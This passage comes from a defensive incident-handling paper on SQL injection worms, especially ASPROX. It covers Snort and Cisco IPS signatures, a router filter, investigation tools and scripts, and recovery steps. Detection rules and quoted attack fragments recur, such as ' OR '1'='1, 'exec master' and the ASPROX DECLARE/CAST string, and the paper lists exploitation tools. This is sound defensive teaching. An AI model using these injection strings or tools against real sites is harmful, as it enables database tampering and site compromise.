- Watch out for canonicalization errors. Inputs must be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass white-list schemes by introducing dangerous inputs after they have been checked

[And] Language specific recommendations:

- Java EE - use strongly typed PreparedStatement, or ORMs such as Hibernate or Spring
- .NET - use strongly typed parameterized queries, such as SqlCommand with SqlParameter or an ORM like Hibernate.
- PHP – use PDO with strongly typed parameterized queries (using bindParam())


- **IDS/IPS and other filtering tools:** When configured to auto-block in “prevention” mode, IDS/IPS filters can be a highly effective method of insuring SQL Injection worms are blocked at the networks perimeter. All Signature based Intrusion Detection systems have a default suite of built-in SQL Injection rules, both for generic SQL Injections and for application specific Injections. While this solution is less effective than practicing secure coding, sometimes the only practical solution is to deploy protective measures in lieu of a comprehensive code review. IDS' do have a place within the security infrastructure of most organizations even if a strong security focused Software Development Life cycle is practiced. Intrusion Detection systems are available as Open source and commercial based solutions, and can be software based or hardware/appliance based. The regexes used to define the signatures tend to be similar for both Open Source and Commercial packages. This paper makes no recommendations as to which solution is or works best. For each organization, an internal decision making process must be completed to determine which solution best fits the identified needs. However, for illustrative purposes, this paper will show configuration examples from Snort and the Cisco IPS product.

Snort generic SQL Injection worm signatures:


```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"SQL generic sql insert injection atttempt";
flow:established,to_server; content:"insert"; nocase;
pcre:"/insert[^\n]*into/i"; metadata:policy security-ips drop,
service http;
reference:url,www.securiteam.com/securityreviews/5DP0N1P76E.html
; classtype:web-application-attack; sid:13513; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"SQL generic sql exec injection attempt";
flow:established,to_server; content:"exec"; nocase;
pcre:"/exec[^\n]*master/i"; metadata:policy security-ips drop,
service http;
reference:url,www.securiteam.com/securityreviews/5DP0N1P76E.html
; classtype:web-application-attack; sid:13512; rev:1;)
```

These two Snort samples show what default generic SQL Injection signatures look like. In the first example, snort is looking for occurrences of "Insert Into" statements within a HTTP request. The second example shows a Microsoft SQL Server specific signature of an attempt to run the "exec master" command within HTTP traffic. In both cases, rudimentary SQL Smuggling detections are enabled.

Cisco IPS Generic SQL Injection settings:



```
Edit Signature
Name                                          Value
⊟ Signature Definition
    Signature ID                              5474
    SubSignature ID                           0
    Alert Severity                            Low
    Sig Fidelity Rating                       85
    Promiscuous Delta                         5
  ⊟ Sig Description
      Signature Name                          SQL Query in HTTP Request
      Alert Notes                             SELECT...FROM
      User Comments
      Alert Traits                            0
      Release                                 S368
      Signature Creation Date                 20050412
      Signature Type                          Other
  ⊟ Engine                                    Service HTTP
      Event Action                            Produce Alert
      De Obfuscate                            Yes
    ⊟ Max Field Sizes                                  Default: Yes
        Specify Max URI Field Length          No
        Specify Max Arg Field Length          No
        Specify Max Header Field Length       No
        Specify Max Request Field Length      No
    ⊟ Regex
        Specify URI Regex                     No
      ⊟ Specify Arg Name Regex                Yes
          Arg Name Regex                      ([%]2[0bB]|[=]|[+])[(]?[Ss][Ee][Ll][Ee][Cc][Tt]([%]2[0bB]|[+])[^\r\x00-\x19\x7f-\xff]+([...
          Specify Arg Value Regex             No
```



Edit Signature

Name	Value
Signature Definition	
Signature ID	5930
SubSignature ID	3
Alert Severity	High
Sig Fidelity Rating	85
Promiscuous Delta	5
Sig Description	
Signature Name	Generic SQL Injection
Alert Notes	' OR '1' = '1
User Comments	
Alert Traits	0
Release	S360
Signature Creation Date	20000101
Signature Type	Other
Engine	**Service HTTP**
Event Action	Produce Alert | Request Block Host
De Obfuscate	Yes
Max Field Sizes	
Specify Max URI Field Length	No
Specify Max Arg Field Length	No
Specify Max Header Field Length	No
Specify Max Request Field Length	No
Regex	
Specify URI Regex	No
Specify Arg Name Regex	Yes
Arg Name Regex	**[\x22\x27](%20|\x2b)[oO][rR](%20|\x2b)[\x22\x27]1[\x22\x27]=[\x22\x27][12]**
Specify Arg Value Regex	No

The two Cisco IPS screen shots show the configuration settings of generic SQL Injection signatures using the Cisco IDM GUI. The first screen shot shows a signature with a REGEX for the SQL statement "Select...Into". The second example is an attempt at detecting a common reconnaissance probe, looking for cases where "'OR '1'='1" is being Injected into a querystring. "'OR '1'='1" is a basic tactic used to test if a web application is vulnerable to SQL Injection attacks, and currently is a good way to differentiate between human aided vs. automated exploitation attempts. Unlike the Snort rules demonstrated above, the Cisco IPS does not utilize many anti-smuggling detection techniques. Combined, Cisco has created more than 26 different "generic" SQL Injection signatures and dozens of application specific rules based typically on vendor reported vulnerabilities. Snort also contains dozens of generic and application specific tests, and both Intrusion Detection applications contain the ability to quickly and easily create new custom signatures based on specific needs or threats. There are however drawbacks to these tools. A solid understanding of normal behaviour from and to the web application is mandatory. Knowing that the web application was designed using (or not using) security best practices is another critical piece of information. The author has many times seen examples of production web sites passing fully formed SQL statements within a querystring, obviously, if a site is designed in such a way, the potential generation of false positive alerts is very high. Another disadvantage is that these IDS applications tend to be signature based; any malicious traffic which deviates from a known defined pattern, such as through the use of SQL Smuggling techniques, or just attack variants renders these static signatures less effective. To ensure the highest levels of accuracy between true positive matches to false positives alerts, IDS' need to be constantly maintained and updated. Thus the final drawback is the administrative burden these tools add to the overhead of hosting Internet facing web applications. However, once these devices are tuned, they are highly effective in catching and stopping generic SQL Injection worms using common attack signatures.

- **Web application firewalls (WAF):** Popularized most recently by a need to comply with the PCI standards Section 6.6 (https://www.pcisecuritystandards.org/pdfs/infosupp_6_6_applicationfirewalls_codereviews.pdf). Today these appliances have morphed into sophisticated application layer firewall devices designed to protect web applications from the most common Internet based attacks. Attacks such as SQL Injection, Cross Site Scripting and other input validation attacks are all attacks which can be detected and blocked using WAF's. These firewalls, unlike Intrusion detection/prevention devices tend to protect applications with a combination of signatures based and anomaly based learning engines. Learning how a typical visitor interacts with a web application, these WAF's are very good when properly configured at differentiating between legitimate and suspect web traffic. Mod_Security for Apache is an Open Source security module which can be configured as a Web Application Firewall. For a commercial product, F5 provides an "ASM" module which acts as a WAF on their networking appliances. Others including networking, firewall and application vendors also provide Web

Application Firewall products as this class of security appliance is relatively new and is a growing market segment within the security field. The great advantage of a WAF is that they can be configured to only accept known good behaviour and drop everything else. And unlike IDS/IPS technologies, when properly configured WAF's have a much higher likelihood of detecting and stopping previously unknown attacks before a signature is prepared for them. Disadvantages include, like all software products, added complexity, scalability and the potential to introduce security vulnerabilities of their own. Another disadvantage per Marcin (2008) is that currently most WAF appliances provide poor levels of protection for many of the OWASP Top 10, such as second order SQL Injection, types of XSS Attacks, or application logic flaws.

- **URLSCAN 3.0 Beta:** Related to Web Application Firewalls, and a Microsoft IIS only solution is URLSCAN. According to Microsoft (2009) URLSCAN is "a Microsoft security tool that restricts the types of HTTP requests that Internet Information Services (IIS) will process. By blocking specific HTTP requests, UrlScan helps prevent potentially harmful requests from reaching the Web application on the server. UrlScan 3.0 will install on IIS 5.1 and later, including IIS 7.0". This tool allows the web administrator to configure a variety of rules to block malicious web activity. Some of the new features within URLSCAN 3.0 include:
    - The ability to implement deny rules applied independently to a URL, query string, all headers, a particular header, or any combination of these.
    - The ability to use escape sequences in the deny rules to deny CRLF and other non-printable character sequences in configuration.

- Multiple UrlScan instances can be installed as site filters, each with its own configuration and logging options (urlscan.ini).
- Configuration (urlscan.ini) change notifications will be propagated to worker processes without having to recycle them.
- Enhanced logging to give descriptive configuration errors.

Investigation Measures:

The second consideration for containment is an understanding of the scope of a problem after a successful attack. The following Investigation tools can aid the Incident Handler in identifying where and how the web site was successfully attacked by a SQL Injection worm. Keep in mind however, that tools can only aid the Incident Handler, and are not meant as a means to replace logic and experience. Below the reader will find a representative sample of a vast host of commercial and open source tools available. The tools listed below should in no way construe endorsement by the Author, only to provide a sampling of available tools.

Microsoft Source Code Analyzer: Per Microsoft (2008), "The Microsoft Source Code Analyzer for SQL Injection tool is a static code analysis tool that helps you find SQL injection vulnerabilities in Active Server Pages (ASP) code". This tool is used by testing individual .asp pages. .NET 3.0 is a prerequisite for this application to successfully run. During execution, this application will return a status code for the analyzed page. Depending on the code returned, the .asp page may or may not have had vulnerabilities detected. This application will detect both first order and second order SQL Injection vulnerabilities. Due to this being a command line application, one suggested way to use it would be to embed the application within a batch script and have the script crawl through the entire application, testing all .asp pages throughout. This script could then be executed on a scheduled basis, or any time an update has been promoted to production.

HP Scrawlr: HP (2008) describes Scrawlr as follows, "developed by the HP Web Security Research Group in coordination with the MSRC, and is short for SQL Injector and Crawler. Scrawlr will crawl a website while simultaneously analyzing the parameters of each individual web page for SQL Injection vulnerabilities. Scrawlr is lightning fast and uses [an] intelligent engine technology to dynamically craft SQL Injection attacks on the fly. It can even provide proof positive results by displaying the type of backend database in use and a list of available table names. "

In addition to the two tools mentioned above, the security analyst could also use SQL Injection discovery and exploitation tools. This class of tools is a good choice when blindly testing a web site or application for further vulnerable pages after a successful attack has already taken place. As with all security testing, permission must first be attained prior to any testing as these tools will raise security alerts when run.

Discovery Tools: The following tools represent some of the various programs that exist in aiding the Security expert in identifying pages vulnerable to SQL Injection web sites:

˜ **FxCop:** http://www.gotdotnet.com/team/fxcop/
˜ **typhoon III:** http://www.ngssoftware.com/typhon.htm
˜ **Validator.NET:** http://www.foundstone.com/us/resources/proddesc/validator.htm

Exploitation Tools: These programs will take pages which are vulnerable to SQL Injection and perform various SQL injection exploits on them. These tools are a good way for a security analyst to determine the extent of access available upon discovery of an exploitable page. A few different exploitation tools include:

- **SQLMap:** http://sqlmap.sourceforge.net/
- **SQLInjector:** www.databasesecurity.com/dbsec/sqlinjector.zip
- **Absinthe:** http://www.0x90.org/releases/absinthe/
- **bobcat:** www.northern-monkee.co.uk/projects/bobcat/bin/BobCat_Alphav0.1.zip

Along with active Investigative tools such as the discovery and exploitation programs listed above, there are also passive/manual tools which can also be used to investigate the scope of SQL injection worm attacks. The most common manual Investigative tools are command line tools which can be found in most distributions of Linux or Unix. Creating scripts in Perl, Awk, the Bash shell or using commands like Grep, and Sort the analyst can quickly process log files looking for anomalous content and pages which have been attacked. A suggested strategy which can significantly reduce the number of log lines to analyze would be to design any investigative script with filters to prune out the legitimate requests. These legitimate requests are typically any log line that does not contain dynamic pages like an .asp or .aspx page for IIS. Non dynamic pages include CSS files, image files like .gif or .jpg and office documents such as pdf’s. Even include those .asp or .php files which are static into your filtering. When designing a script, look at the query strings and filter those good strings which are known to not contain SQL Injection attempts. Essentially these scripts should leave the analyst with only a series of unknown or malicious attempts for review.

ASPROX Examples

In addition to those preventative and investigative tools mentioned in the general section, there have been a number of ASPROX specific configurations and tools developed to aid an organization with this specific outbreak. As with the above section, this section is divided into Preventative and Investigative tools. For the Preventative measures, the tools listed can be used to immediately halt a current ASPROX attack, or the pattern matching REGEX can be modified when the next wave of ASPROX is released with its inevitable upgrades, improvements and evolution to its Injection code.

Preventative Measures:

The tools discussed within the General Containment section is just as valid for ASPROX as they are for the generic SQL Injection worm. There have however been a number of additional preventative methods implemented to aid administrators in combating the ASPROX worm attack based on very specific patterns found within this worm. Below are several different preventative measures which may be incorporated into an organizations security infrastructure to reduce the threat ASPROX poses.


Filtering ASPROX on a Cisco Router: Filters can be implemented on routers if they are sufficiently powerful enough and contain the appropriate components. Below is an example configuration with an explanation on how to configure a Cisco Router to filter ASPROX. According to Cisconews (2008):

```
access-list 130 permit ip any any dscp 1

route-map ASPROX_POLICY_ROUTE_BITBUCKET permit 10
match ip address 130
set interface Null0


class-map match-any ASPROX_CLASS
match protocol http url “*DECLARE%20@S%20VARCHAR\(4000\);SET*”

policy-map ASPROX_POL
class ASPROX_CLASS
set ip dscp 1

Interface FastEthernet0/0
ip policy route-map ASPROX_POLICY_ROUTE_BITBUCKET
service-policy input ASPROX_POL


access-list 105 deny ip any any dscp 1
access-list 105 permit ip any any
```

Prerequisite for this configuration: IP CEF for Cisco Routers

The Policy-map above will tag all received packets that match the defined class-map with an ip dscp value equal to 1. next, this configuration attaches the Service policy and the route map to the FastEthernet0/0 interface.

Filtering ASPROX on a Cisco N-IPS:



Edit Signature

Name	Value
Signature Definition	
Signature ID	6964
SubSignature ID	0
Alert Severity	High
Sig Fidelity Rating	90
Promiscuous Delta	10
Sig Description	
Signature Name	Asprox Injection Attempt
Alert Notes	DECLARE%20@S%20VARCHAR(4000);SET @S=CAST
User Comments	
Alert Traits	0
Release	S342
Signature Creation Date	20000101
Signature Type	Other
Engine	**Service HTTP**
Event Action	Produce Alert | Request Block Host
De Obfuscate	Yes
Max Field Sizes	
Specify Max URI Field Length	No
Specify Max Arg Field Length	No
Specify Max Header Field Length	No
Specify Max Request Field Length	No
Regex	
Specify URI Regex	Yes
URI Regex	**[.][Aa][Ss][Pp]**
Specify Arg Name Regex	No
Specify Header Regex	No
Specify Request Regex	Yes
Request Regex	**[Dd][Ee][Cc][Ll][Aa][Rr][Ee][%]20[@][Ss][%]20[Vv][Aa][Rr][Cc][Hh][Aa][Rr][(]4000[)][;][Ss][Ee][Tt][%]20[@][Ss][=][Cc][Aa][Ss][Tt]**
Specify Min Request Match Length	No

This predefined signature has a regex which looks for the following exact string "DECLARE %20@S%20VARCHAR(4000);SET@S=CAST". Upon detection of this signature within a HTTP request, the IPS will automatically block and generate an alert.

Note how precise both the Cisco router filter and the IPS signature the REGEX rule need to be matched. Even the slightest variation from this signature in the attack request and the ASPROX attack will be allowed through. Fundamentally, this is an issue with all signature based filters which rely on regular expressions. Striking a balance between precision and more general rules while keeping false positive alerts to a minimum has always been a challenge and the primary maintenance responsibility of IPS administrators. In both of the above examples, the variable "@S" is defined within the REGEX. @A, @T and @F as replacements to @S has already been observed in the wild and each of these alternate variables will by default cause the attack to not be matched by these generic ASPROX signature. Other examples of observed ASPROX variations include:

SET DECLARE @T VARCHAR(255) (instead of @S)

SET DECLARE @S CHAR(4000);SET @S=CAST(0x44... (Instead of varchar)

Filtering ASPROX using Snort:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"SQL Injection related to Injection Attacks";
pcre:"/^(GET|POST)\x20\x2f/i"; content:"DECLARE"; nocase;
distance:0; within:256; content:"|40|S|3D|CAST";
distance:0; within:50; sid:2003159; rev:2; )

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"ASPROX  Infected Site - ngg.js Request";
flow:established,to_server;  uricontent:"/ngg.js";
classtype:Trojan-activity;
reference:url,infosec20.blogspot.com/; rev:1; sid:4000002;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"ET WEB Possible SQL Injection (varchar)";
flow:established,to_server; uricontent: "varchar("; nocase;
classtype:attempted-admin; sid: 2008175; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"ET WEB Possible SQL (exec)";
flow:established,to_server; uricontent: "exec("; nocase;
classtype:attempted-admin; sid:2008176; rev:1;)
```

The major difference between these Snort rules and other signatures shown are the more generalized nature to them. Note that the regex's used in the preceding snort rules are: "/ngg.js", "varchar(", "exec(". Contained as 3 different rules, any one may be rendered obsolete due to the attack string being changed. However the likelihood of all the different signatures being rendered useless is remote, at least as a result of a single update to the worm. In this case, by using more rules of a more general nature and splitting them into different signatures and by using shorter matches, Snort will has a better time remaining relevant whenever ASPROX is modified or upgraded. No matter which technology is deployed (or combination), careful attention will still need to be given to the current attack signatures of this worm in order to tailor your filters appropriately.

Investigation Measures:

During the research for this paper, the Author created two scripts for illustration purposes to demonstrate how to identify, analyzes and report after an ASPROX attack. It's strongly recommended that each individual organization and analyst create their own set of custom tools (scripts) to quickly and accurately analyze their own unique environment, based on the most frequent threats faced. Below is a discussion of how these tools, when used together can generate a more complete picture of an ASPROX attack and aid the Handler in eradication and recovery from the attack. The scripts found in Appendix A and B is to be considered freeware and under no license or restriction whatsoever. It may be copied, modified and incorporated within any existing process without any prior permission necessary.

Fist a quick discussion on the background for these scripts. During the height of ASPROX outbreaks in the summer of 2008, the Author, being employed in a fully managed hosted service provider encountered dozens of infected customer servers. Part of the responsibility was to quickly identify when a successful attack took place, which files were used in the attack, which tables within the database had been overwritten, and how many different attacks took place. Manually compiling this information each and every time proved to be burdensome so the following scripts were created to aid in the Identification and Containment of the outbreaks. The first script, called ASPGREP.SH is a web log parsing and reporting tool using the Bash Shell. The Second script, SQLCONV.PY is a python script which will convert an attack payload into human readable SQL statements. The final script, written by Narayana Vyas Kondreddi will search a Microsoft SQL Server database for a specific keyword and report back all instances where the keyword was found.

Once there's acknowledgment of a successful attack, and it’s been determined that the nature of the attack was via ASPROX, being able to quickly tell when and how it took place will aid in restoring and bringing the site back into production quickly. ASPGREP.SH is a script which can analyze both IIS and Apache log files. ASPGREP will search all log entries for a querystring containing “=CAST(“, which indicates, at least for now, the presence of an ASPROX attack. Any time the script finds a page containing that querystring, ASPGREP will copy and save the Injection string to a file named [logfile]-sql.txt. During the course of the log file analysis, ASPGREP will also be creating a summary file called [logfile]-summary.txt. An example of this report is shown below:

Sample ASPGREP Summary output

```
Log filename is: ex080714.log
Log file is of type IIS
```

```
Summary of SQL Injection strings found per web log status
code
Found     Status Code
60        200
141       302
78        500
279 SQL Injection strings found in total



Unique pages with 200 status code
---------------------------------
/temp/temp.asp
/new/new_eve.asp
/pubs/LINK/pages.asp

Unique pages with 302 status code
---------------------------------
/temp/Article.asp
/line/line.asp
/temp/Art_old.asp
/new/new_eve_a.asp
/pro/bio/shop.asp
/pro/bio/diverse.asp
/pro/bio/new_cons.asp
/pro/bio/new_consb.asp
/pro/bio/workshop.asp
/pro/bio/workshop_2.asp
/pro/bio/pres.asp
/pro/bio/plan.asp
/pro/old_site/form.asp
```

```
/pro/forest/fo_ep.asp
/pro/wb_public.asp
/pubs/temp/listings.asp

Unique pages with 500 status code
---------------------------------
/prog/links.asp

Total unique SQL injections found in log 25
```

As ASPGREP.SH is parsing a log file searching for attacks, this summary page is being compiled. Within the summary page contains the following information; the log file type that was processed, either Apache or IIS. The total number of different ASPROX attacks which were observed in the log file and the status codes for these attacks. Next a breakdown of each unique page sorted by status code which was attacked is presented, finally the total number of unique pages which were attacked. Knowing which pages showed a status code of 200, a status of success is important because these pages are the most likely to have caused the injection. Also, knowing how many total unique SQL Injections were found within the log file gives the analysis a sense as to how widespread the attack is. These unique SQL injections typically are a result of different double-flux domains. This information is useful if a recovery task is to implement filters on IDS/IPS or WAF appliances. As this script is running, the [logfile]-sql.txt file is being compiled with each of the unique SQL injections found, and the [logfile]-sql.txt file will contain the entire querystring including the hex encoded injection payload.

At this point, there may be sufficient information to begin containment and eradication steps to remove this injection from the server. The Handler may also wish to understand what those 25 different payloads contained, or more importantly, which injected IFrame is related to which payload. To quickly decode these different SQL Injection attacks, the [logfile]-sql.txt file may be run through the SQLCONV.PY script. This script will take each attack payload and convert it to human readable SQL for easy analysis. The output will be saved to a file named [logfile]-sqlconv.txt. The analyst can now discover the different variations of ASPROX which is hitting the webserver.

Using the example summary file above, over 20 different .asp files were attacked, with 3 .asp files showing successful exploitation, status 200, and 16 with possible exploitation. Sometimes analyzing the source code for all of those pages attacked for weaknesses and identifying which tables in which databases were impacted may be a too time consuming process. An alternative solution would be to run the following SQL script, searchalltables, once SQLCONV.PY has decoded the payloads. This script will search a database, and all tables for the specified keyword. Extract out of the decoded HEX via SQLCONV.PY the URL redirection, and run searchalltables with that as the keyword to find where this string was successfully injected into the database. At that point, planning for a database restoration should be much simpler. The script is attached below:

Search all columns of all tables in a database for a keyword?
http://vyaskn.tripod.com/search_all_columns_in_all_tables.htm

```
CREATE PROC SearchAllTables
(
@SearchStr nvarchar(100)
)
AS
BEGIN

-- Copyright © 2002 Narayana Vyas Kondreddi. All rights
reserved.
-- Purpose: To search all columns of all tables for a given
search string
-- Written by: Narayana Vyas Kondreddi
-- Site: http://vyaskn.tripod.com
-- Tested on: SQL Server 7.0 and SQL Server 2000
-- Date modified: 28th July 2002 22:50 GMT

CREATE TABLE #Results (ColumnName nvarchar(370),
ColumnValue nvarchar(3630))
SET NOCOUNT ON
DECLARE @TableName nvarchar(256), @ColumnName
nvarchar(128), @SearchStr2 nvarchar(110)

SET @TableName = ''
SET @SearchStr2 = QUOTENAME('%' + @SearchStr + '%','''')

WHILE @TableName IS NOT NULL
BEGIN
SET @ColumnName = ''
SET @TableName =
(
SELECT MIN(QUOTENAME(TABLE_SCHEMA) + '.' +
QUOTENAME(TABLE_NAME))
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_TYPE = 'BASE TABLE'
AND QUOTENAME(TABLE_SCHEMA) + '.' + QUOTENAME(TABLE_NAME) >
@TableName
AND OBJECTPROPERTY(
OBJECT_ID(
QUOTENAME(TABLE_SCHEMA) + '.' + QUOTENAME(TABLE_NAME)
), 'IsMSShipped'
) = 0
)

WHILE (@TableName IS NOT NULL) AND (@ColumnName IS NOT
NULL)
BEGIN
SET @ColumnName =
(
SELECT MIN(QUOTENAME(COLUMN_NAME))
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_SCHEMA = PARSENAME(@TableName, 2)
AND TABLE_NAME = PARSENAME(@TableName, 1)
AND DATA_TYPE IN ('char', 'varchar', 'nchar', 'nvarchar')
AND QUOTENAME(COLUMN_NAME) > @ColumnName
)

IF @ColumnName IS NOT NULL
BEGIN
INSERT INTO #Results
EXEC
```

```
(
'SELECT ''' + @TableName + '.' + @ColumnName + ''', LEFT('
+ @ColumnName + ', 3630)
FROM ' + @TableName + ' (NOLOCK) ' +
' WHERE ' + @ColumnName + ' LIKE ' + @SearchStr2
)
END
END
END

SELECT ColumnName, ColumnValue FROM #Results
END
```

In conclusion, the Investigative process listed above is *one* way in which an analyst can detect where attacks took place, when the attacks happened, which pages were found to be vulnerable, the different Injection strings decoded, and a SQL Script to aid in searching within a database to find what tables and data was Injected. Using these scripts together, the process of identifying the relevant SQL Injection data from within the log files was reduced by over 60%.

Looking Forward:

Looking forward it's clear that the only sure way to prevent SQL Injection worm attacks is to improve the overall security coding practices of both custom and commercial applications deployed. Forcing vendor accountability is a good step towards solving this problem, as well as establishing training and practices within an in-house programming team. Vendors and programmers need to begin placing a higher priority with implementing secure programming into the design of applications, schools and texts must prioritize secure programming practices as well. It's this authors belief that signature based pattern matching is not a good long term viable option for the prevention of SQL Injection based attacks. However, the Author is also pragmatic enough to realize that for the short term, deploying filtering firewalls and detection devices may be the only solution to a growing problem.

6 Eradication and Recovery

Overview

According to SANS, The goal of Eradication is to "remove all of the attacker's artifacts from the impacted system". The goal of Recovery is "...[putting] the impacted system back into production in a safe manner". Recovery and Eradication are closely related tasks and will be discussed together in this section. These final Incident Handling steps for SQL Injection worms or for ASPROX fundamentally follow the same Eradication and Recovery process. Together these steps to be accomplished and the precautions made will typically be the same regardless if the attack was a SQL Injection worm or ASPROX. This section assumes that a successful SQL Injection compromise had taken place.

The first step in the Eradication process is to ensure that all overwritten tables and databases have been restored from a known good backup. How to perform a successful restoration is outside the scope of this document. Successful restorations are highly dependent on the size, rate of change and criticality of the information stored within the database. To have a successful recovery process, backup and restoration tests must be conducted at regular intervals to ensure the process remains relevant. This is not a process to test for the first time when attempting to recover from an Incident. During the restoration process, ensure that the data being restored is good data, and this restoration is not just re-injecting malicious content back into the database. Through analysis of web logs, the Handler needs to discover the earliest date in which a successful SQL Injection attack took place. Restore the closest good backup to the date of initial exploitation. If during the containment phase it's learned that only a partial restore is necessary, perhaps because the Injection only overwrote a certain subset of tables or data, then additional restoration options are available to the organization. Consult with the DBA on ways to best integrate backups with live data to create a current up-to-date data recovery. The automated nature of SQL worm attacks, logs may show repeated attempts to exploit many dozens or hundreds of pages before a vulnerable page is exploited. Thus the ability to understand the various web log status codes and how to correctly parse through a log file is important in determining the correct date to restore from. Using a tool similar to aspgrep.sh will help identify when successful attacks took place.

Perhaps done in parallel with the Database restoration, the second responsibility is to ensure that the vulnerable pages are fixed or taken off-line while the code is being patched. In order to correctly prioritize which pages need to be addressed first, it's important to know which pages were successfully attacked. Tools such as aspgrep.sh are helpful in summarizing which pages a SQL Injection attack succeeded and which pages the attack failed. It's worth considering using code verification tools, like those discussed within the Containment section to test the other dynamic pages as well. Keep in mind that while certain pages were attacked and others were not, it's not necessarily because those pages are not vulnerable, it’s equally likely that any pages which were skipped were simply not yet discovered during the Google search phase of the Worms’s recon.

Once these two steps have been completed, the site is ready to be brought back into production. It is this author's opinion that a full server rebuild is not required if the forensic evidence points to the exploit happening from a SQL Injection worm. As discussed throughout this document, the automated nature and specific qualities of this attack precludes a more malicious type of attack warranting a complete server rebuild.

Finally, check to the defenses on the perimeter. If this worm is still active ensure that specific signatures are applied to IDS' and Web Application firewalls and these tools are set to automatically block/drop detected attacks.

here may be a case for further defensive steps as well. Implementing a robots.txt file within the root directory of the web application may be an effective way to limit search engine crawlers from indexing sections of a site or specific pages. The Author recognizes that this is Security through Obscurity, and will in no way a work as a deterrent from human guided crawling of the web application. However, in certain cases, such as the ASPROX worm, this technique may be effective in limiting a worm from using search engines to discover and attack all dynamic web pages. The Security Administrator or Web Administrator will need to weigh the relative pros and cons of implementing this solution based on their own internal risk assessment.

Likewise, the use of host headers, or "virtual hosting" may be another solution, particularly for smaller web sites. Many worms propagate through IP addresses, and if a web server is configured to only serve pages with a fully qualified domain name this may help reduce some of the random worm noise that gets logged.

To conclude, Eradication and Recovery is taking a compromised system, repairing the exploited weaknesses and bringing it back into production. The various recommendations outlined within this section cover a wide variety of considerations and build off of the earlier Incident Handling steps. Most of these recommendations are technical and outside the scope of this paper, and could individually be topics of papers on their own. Successful Eradication and Recovery requires a team, database recovery, programming, security infrastructure, and SEO strategies are just a few of the skill-sets required to bring newly cleaned applications back online without fear of further compromise by the same vector.

7 Lessons Learned

The Lessons Learned step as stated by SANS is "..The process of documenting what happened and improving operations to prevent it from happening again". The following conclusions contained within this section are an attempt to summarize the major points presented within this paper. From the experiences of this author and those examples referenced throughout it's hoped that readers of any skill level is now better prepared in identifying, mitigating, and protecting their own web applications from current or future SQL worm attacks. In a way, this paper in its entirety could be viewed as a Lessons Learned document in that it provides concrete examples of how these attacks happen and ways in which operations may be improved to prevent it from happening again.

